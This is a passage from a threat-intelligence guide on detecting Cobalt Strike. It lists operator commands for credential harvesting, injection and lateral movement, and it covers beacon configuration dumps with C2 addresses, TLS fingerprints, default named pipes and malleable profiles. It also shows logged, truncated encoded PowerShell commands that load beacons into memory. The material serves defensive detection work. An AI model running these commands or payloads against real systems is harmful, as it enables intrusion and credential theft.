
Cobalt Strike, a Defender's Guide

thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/

August 29, 2021



Intro

In our research, we expose adversarial Tactics, Techniques and Procedures (TTPs) as well as the tools they use to execute their mission objectives. In most of our cases, we see the threat actors utilizing Cobalt Strike. Therefore, defenders should know how to detect Cobalt Strike in various stages of its execution. The primary purpose of this post is to expose the most common techniques that we see from the intrusions that we track and provide detections. Having said that, not all of Cobalt Strike's features will be discussed.

As you have noticed from our reporting so far, Cobalt Strike is used as a post-exploitation tool with various malware droppers responsible for the initial infection stage. Some of the most common droppers we see are IcedID (a.k.a. BokBot), ZLoader, Qbot (a.k.a. QakBot), Ursnif, Hancitor, Bazar and TrickBot. Cobalt Strike is chosen for the second stage of the attack as it offers enhanced post-exploitation capabilities. Threat actors turn to Cobalt Strike for its ease of use and extensibility.

Thanks to @Kostastsale for helping put this guide together!

Cobalt Strike Capabilities


Cobalt Strike has many features, and it is under constant development by a team of developers at Core Security by Help Systems. Raphael Mudge was the primary maintainer for many years before the acquisition from Core Security. Raphael has an extensive playlist on youtube that demonstrates the many features of Cobalt Strike and step-by-step guides on how to use its full potential. His videos are handy to watch if you want to get a glimpse of all the features that Cobalt Strike has to offer in various phases of the intrusion. Below are some of the capabilities that we see being used by operators. This is not an exhaustive list of commands available, but it contains most of the built-in features that we encounter in most cases. In the table below, the "Documented Features" correspond to the Cobalt Strike execution commands via the interactive shell as per official documentation:

Capabilities	**Documented features/commands**
Upload and Download payloads and files	Download <file> Upload <file>
Running Commands	shell <command> run <command> powershell <command>
Process Injection	inject <pid> dllinject <pid> *(for reflective dll injection)* dllload <pid> (*for loading an on-disk DLL to memory)* spawnto <arch> <full-exe-path> (*for process hollowing)*
SOCKS Proxy	socks <port number>
Privilege Escalation	getsystem *(SYSTEM account impersonation using named pipes)* elevate svc-exe [listener] *(creates a services that runs a payload as SYSTEM)*

Credential and Hash Harvesting	hashdump logonpasswords *(Using Mimikatz)* chromedump *(Recover Google Chrome passwords from current user)*
Network Enumeration	portscan [targets] [ports] [discovery method] net <commands> *(commands to find targets on the domain)*
Lateral Movement	jump psexec *(Run service EXE on remote host)* jump psexec_psh *(Run a PowerShell one-liner on remote host via a service)* jump winrm *(Run a PowerShell script via WinRM on remote host)* *remote-exec <any of the above> (Run a single command using the above methods on remote host)*

Cobalt Strike Infrastructure

Changing infrastructure will always be inconvenient for the threat actors, but it is not a difficult task. Additionally, Cobalt Strike is able to make use of “redirectors.” Therefore, some of these servers could be a redirector instead of the actual Cobalt Strike C2 server. Redirectors are hosts that do what the name implies, redirect traffic to the real C2 server. Threat actors can hide their infrastructure behind an army of redirectors and conceal the actual C2 server. This makes the malicious infrastructure harder for the defenders to discover and block.
Image taken from the official cobalt strike documentation:



Our Threat Feed service tracks hundreds of Cobalt Strike servers and other C2 infrastructure. More information on this service and others can be found here.

Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date	Info
	? 630		Metasploit, Threat Feed	638	32			Metasploit Infrastructure
	? 627		Cobalt Strike, Threat Feed	3838	2017			Cobalt Strike Infrastructure Low
	? 626		Cobalt Strike, Threat Feed	2197	1957			Cobalt Strike Infrastructure High
	4534		icedid, Threat Feed, Threat Feed: Test Feed	77	3			IcedID C2
	5364		Bazar, Threat Feed: Test Feed	130	4			BazarLoader Infrastructure
	4535		Meterpreter, Threat Feed, Threat Feed: Test Feed	69	17			Meterpreter C2
	? 631		PoshC2, Threat Feed	14	1			PoshC2 Infrastructure
	? 617		Qbot/Qakbot, Threat Feed	241	29			Qbot/Qakbot Infrastructure
	? 632		Empire, Threat Feed	20	4			Empire Infrastructure
	? 629		Covenant, Threat Feed	52	9			Covenant Infrastructure
	? 1488		Meterpreter, Threat Feed	2	2			Meterpreter Stagers Infrastructure
	633		Trickbot, Threat Feed	29	2			Trickbot Infrastructure

Malleable C2 profiles

Cobalt Strike has adopted Malleable profiles and allows the threat actors to customize almost every aspect of the C2 framework. This makes life harder for defenders as the footprint can change with each profile modification. The threat actors have the ability to change anything from the network communication (like user agent, headers, default URIs) to individual post-exploitation functions such as process injection and payload obfuscation capabilities.

Across many of our investigations the profiles used differ, but you can see that actors do often reuse or pattern emege among intrusion like in the following 3 cases:

All the above intrusions made use of the same profile that mimics a legitimate jquery request. The self-signed certificates for intrusions 2 and 3 also contained the same fake attributes trying to pose as regular jquery traffic.
Common Cobalt Strike config:


```
| grab_beacon_config:
| x86 URI Response:
| BeaconType: 0 (HTTP)
| Port: 80
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.217.45,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|
|
| x64 URI Response:
| BeaconType: 0 (HTTP)
| Port: 80
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: 195.123.217.45,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|_
443/tcp open  https
| grab_beacon_config:
| x86 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: gloomix.com,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
```


```
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|
|
| x64 URI Response:
| BeaconType: 8 (HTTPS)
| Port: 443
| Polling: 45000
| Jitter: 37
| Maxdns: 255
| C2 Server: gloomix.com,/jquery-3.3.1.min.js
| User Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
| HTTP Method Path 2: /jquery-3.3.2.min.js
| Header1:
| Header2:
| PipeName:
| DNS Idle: J}\xC4q
| DNS Sleep: 0
| Method1: GET
| Method2: POST
| Spawnto_x86: %windir%\syswow64\dllhost.exe
| Spawnto_x64: %windir%\sysnative\dllhost.exe
| Proxy_AccessType: 2 (Use IE settings)
|_

195.123.222.23
JARM: 07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
JA3s: ae4edc6faf64d08308082ad26be60767, 649d6810e8392f63dc311eecb6b7098b
JA3:
72a589da586844d7f0818ce684948eea, 51c64c77e60f3980eea90869b68c58a8, 613e01474d42ebe48ef52dff6a20f079, 7dd50e
112cd23734a310b90f6f44a7cd
Certificate: [79:97:9a:e4:cb:ae:ae:32:d6:4a:e5:0e:f6:73:d0:69:e9:19:c1:54 ]
Not Before: 2020/12/21 04:27:54
Not After: 2021/12/21 04:27:54
Issuer Org: jQuery
Subject Common: jquery.com
Subject Org: jQuery
Public Algorithm: rsaEncryption
```

Examples of malleable C2 profiles can be found on the official GitHub repository of Raphael Mudge. There are a number of GitHub repositories that allow for generation of randomized malleable profiles. These randomized profiles could be either based on completely random values or values based on an existing collection of existing malleable profiles. Two of the most notable repos are:

- Malleable-C2-Randomizer https://github.com/bluscreenofjeff/Malleable-C2-Randomizer
- C2concealer – https://github.com/FortyNorthSecurity/C2concealer

A couple of very recent examples where threat actors used customized malleable profiles were in the Solarwinds attack as well as in latest campaigns from Nobelium as attributed by Microsoft.






In the case of the Solarwinds attack, the threat actors used several customized Cobalt Strike beacons to execute the second-stage payload on their victims. According to Microsoft, *"No two Beacon instances shared the same C2 domain name, Watermark, or other aforementioned configuration values. Other than certain internal fields, most Beacon configuration fields are customizable via a Malleable C2 profile."* – Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop.

Cobalt Strike in Action

Execution

A lot of the Cobalt Strike post-exploitation tools are implemented as windows DLLs. This means that every time a threat actor runs these built-in tools, Cobalt Strike spawns a temporary process and uses rundll32.exe to inject the malicious code into it and communicates the results back to the beacon using named pipes. Defenders should pay close attention to command line events that rundll32 is executing without any arguments. Example execution:



Named pipes are used to send the output of the post-exploitation tools to the beacon. Cobalt Strike is using default unique pipe names, which defenders can use for detection. However, Cobalt Strike allows the operators to change the name of the pipes to any name of their choosing by configuring the malleable C2 profile accordingly. Even though this is very easy to create, it is an inconvenience for the average attacker, and we do not see it being done often. For more information Cobalt Strike has an extensive documentation on named pipes here.

The default Cobalt Strike pipes are (the "*" symbolize the prefix/suffix):

- \postex_*
- \postex_ssh_*
- \status_*
- \msagent_*
- \MSSE-*
- *-server

Sysmon event 17 and 18 are able to log named pipes. Note that Sysmon should be explicitly configured to log named pipes. F-Secure Labs created a great write up for detecting Cobalt Strike through named pipes: Detecting Cobalt Strike Default Modules via Named Pipe Analysis.

Additionally, we commonly see three methods regularly used by threat actors to download and execute the Cobalt Strike beacon.

1. **Using PowerShell to load and inject shellcode directly into memory**

Encrypted PowerShell command with embedded Cobalt Strike SMB beacons from the report: From word to lateral movement in 1 hour.

data.win.system.channel	data.win.eventdata.serviceName	data.win.eventdata.imagePath	data.win.eventdata.accountName
System	224ddc3	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgBSAFMAd AByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQ QBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBlAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAb ABsAEcAQwBlAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcw BLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATg2AFIASwBwAHQAdAB aAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsA FMATwR4AFQAVQRPAFQAbnRKAG4AUwRSAGIAbwRSAGQA7wRoADnANAA4AFwATnAvAFkAeg R0AFoAVQRQAG4ARQA3AGcASQR2ADAALwRkAFnAMwRHADMAeQR	LocalSystem
System	498e1d3	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgBSAFMAd AByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQ QBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBlAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAb ABsAEcAQwBlAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcw BLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATg2AFIASwBwAHQAdAB aAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsA 